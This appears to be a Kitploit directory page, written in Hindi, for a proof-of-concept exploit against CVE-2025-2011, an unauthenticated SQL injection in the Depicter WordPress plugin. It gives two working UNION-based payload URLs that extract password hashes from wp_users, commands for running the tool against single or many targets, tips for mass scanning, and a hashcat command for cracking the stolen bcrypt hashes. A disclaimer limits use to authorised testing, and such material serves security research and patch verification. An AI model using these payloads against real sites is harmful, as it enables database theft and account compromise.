
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-2011 — CVE-2025-2011 के लिए एक्सप्लॉइट | Kitploit
उपकरण/GitHubGitHub/x3rx3ssec/cve-2025-2011
पासवर्ड क्रैकिंगभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंग
GitHubx3rx3ssec/cve-2025-2011

CVE-2025-2011

CVE-2025-2011 के लिए एक्सप्लॉइट

रिपॉजिटरी देखें
13311 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-2011 PoC

द्वारा: X3RX3S लेकिन गर्व से Ash Wesker द्वारा चुराया गया जिसने मेरे कोड को अपने बैनर के साथ GPT'd किया ;) यहाँ देखें ---> https://github.com/Ashwesker/Blackash-CVE-2025-2011 आप 'उसके' कोड में मेरा हैंडल भी देख सकते हैं -_-'

उद्देश्य: WordPress साइटों के विरुद्ध SQL इंजेक्शन भेद्यता (CVE-2025-2011) का परीक्षण करने के लिए एक प्रूफ-ऑफ-कॉन्सेप्ट टूल।
अस्वीकरण: इसका उपयोग केवल उन सिस्टम्स पर करें जिनके आप मालिक हैं या जिनके परीक्षण की स्पष्ट लिखित अनुमति आपके पास है। अनधिकृत परीक्षण अवैध और अनैतिक है। Screenshot From 2025-11-02 19-44-16


भेद्यता के बारे में :)

  • WordPress के लिए Depicter द्वारा Slider & Popup Builder प्लगइन 's' पैरामीटर के माध्यम से generic SQL इंजेक्शन के प्रति संवेदनशील है, जो 3.6.1 तक के सभी संस्करणों में मौजूद है, क्योंकि उपयोगकर्ता द्वारा आपूर्ति किए गए पैरामीटर पर पर्याप्त escaping नहीं की जाती और मौजूदा SQL क्वेरी की पर्याप्त तैयारी का अभाव है। यह बिना प्रमाणीकरण वाले हमलावरों को पहले से मौजूद क्वेरीज़ में अतिरिक्त SQL क्वेरीज़ जोड़ने में सक्षम बनाता है, जिनका उपयोग डेटाबेस से संवेदनशील जानकारी निकालने के लिए किया जा सकता है।

विशेषताएँ

  • दो SQLi पेलोड (-p 1 या -p 2 के साथ चयन योग्य)
  • Bcrypt ($2a$, $2b$, $2y$) हैश पहचान, जिसमें $wp$-उपसर्ग वाले वेरिएंट शामिल हैं
  • परिणाम प्रति होस्टनाम सहेजे जाते हैं: results_<hostname>.txt
  • bcrypt (-m 3200) के लिए प्रॉम्प्ट सहित वैकल्पिक Hashcat एकीकरण
  • एकल URL (-u) या फ़ाइल के माध्यम से कई लक्ष्यों (-f) का समर्थन करता है

आवश्यकताएँ

  • Python 3.8+
  • pip पैकेज:
    • requests
    • colorama

निर्भरताएँ स्थापित करें:

pip install requests colorama

वैकल्पिक (क्रैकिंग के लिए):

  • hashcat आपके PATH में स्थापित और उपलब्ध होना चाहिए (डिफ़ॉल्ट /usr/share/wordlists/rockyou.txt है)
  • एक वर्डलिस्ट जैसे /usr/share/wordlists/rockyou.txt

उपयोग

स्क्रिप्ट को निष्पादन योग्य बनाएं (वैकल्पिक):

chmod +x CVE-2025-2011.py

एकल लक्ष्य (डिफ़ॉल्ट पेलोड 1):

python3 CVE-2025-2011.py -u https://example.com

एकल लक्ष्य (पेलोड 2):

python3 CVE-2025-2011.py -u https://example.com -p 2

फ़ाइल से कई लक्ष्य (प्रति पंक्ति एक URL):

python3 CVE-2025-2011.py -f targets.txt

आउटपुट

प्रत्येक परीक्षण किए गए होस्ट के लिए स्क्रिप्ट एक परिणाम फ़ाइल सहेजती है:

results_<hostname>.txt

यदि bcrypt हैश मिलते हैं, तो उन्हें hashes.txt में सहेजा जाता है और आपसे उन्हें Hashcat के साथ क्रैक करने के लिए कहा जाएगा। स्क्रिप्ट द्वारा उपयोग किया गया उदाहरण Hashcat कमांड:

hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt

नोट: bcrypt डिज़ाइन द्वारा धीमा है। क्रैकिंग में बहुत लंबा समय लग सकता है और GPU की आवश्यकता हो सकती है।


पेलोड

  • पेलोड 1 (डिफ़ॉल्ट):
/wp-admin/admin-ajax.php?action=depicter-lead-index&s=test%27)+UNION+select+user_pass,2,3,4,5+FROM+wp_users--+x
  • पेलोड 2:
/wp-admin/admin-ajax.php?action=depicter-lead-list&s=test%27))+table_name+UNION+select+user_pass+FROM+wp_users--+x

कानूनी और जिम्मेदार उपयोग

यह टूल केवल शैक्षिक और रक्षात्मक उद्देश्यों के लिए प्रदान किया गया है। इसका उपयोग उन सिस्टम्स के विरुद्ध न करें जिनके लिए आपके पास स्पष्ट अनुमति नहीं है। लेखक और वितरक दुरुपयोग के लिए कोई जिम्मेदारी स्वीकार नहीं करते हैं। उन लक्ष्यों के विरुद्ध परीक्षण चलाने से पहले हमेशा लिखित प्राधिकरण प्राप्त करें जिनके आप मालिक नहीं हैं।


नोट्स और ट्यूनिंग

  • यदि आपके पास अलग वर्डलिस्ट हैं, तो स्क्रिप्ट में run_hashcat फ़ंक्शन को अपनी पसंदीदा सूची की ओर इंगित करने के लिए अपडेट करें।


  • यदि Hashcat स्थापित नहीं है या आप हैश क्रैक नहीं करना चाहते हैं, तो संकेत मिलने पर N उत्तर दें।
  • बड़े पैमाने पर स्कैनिंग के लिए आप स्क्रिप्ट में टाइमआउट और थ्रेड व्यवहार को समायोजित कर सकते हैं।

इनके द्वारा एक साथ जोड़ा गया

  • X3RX3S
  • जिम्मेदार सुरक्षा अनुसंधान वर्कफ़्लो और Chocapikk से प्रेरित (https://github.com/Chocapikk.
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    369
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    319
  • 5

    estorides

    grisuno/estorides

    99+ मुफ़्त OSINT स्रोतों को समानांतर रूप से एकत्रित करता है, संस्थाओं को एक ज्ञान ग्राफ़ में हल करता है, और LLM-सहायता प्राप्त विश्लेषण के साथ STIX 2.1, MISP, या GraphML निर्यात करता है।

    294
  • 6

    opencti

    opencti-platform/opencti

    खुला साइबर खतरा बुद्धिमत्ता प्लेटफॉर्म

    266

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →




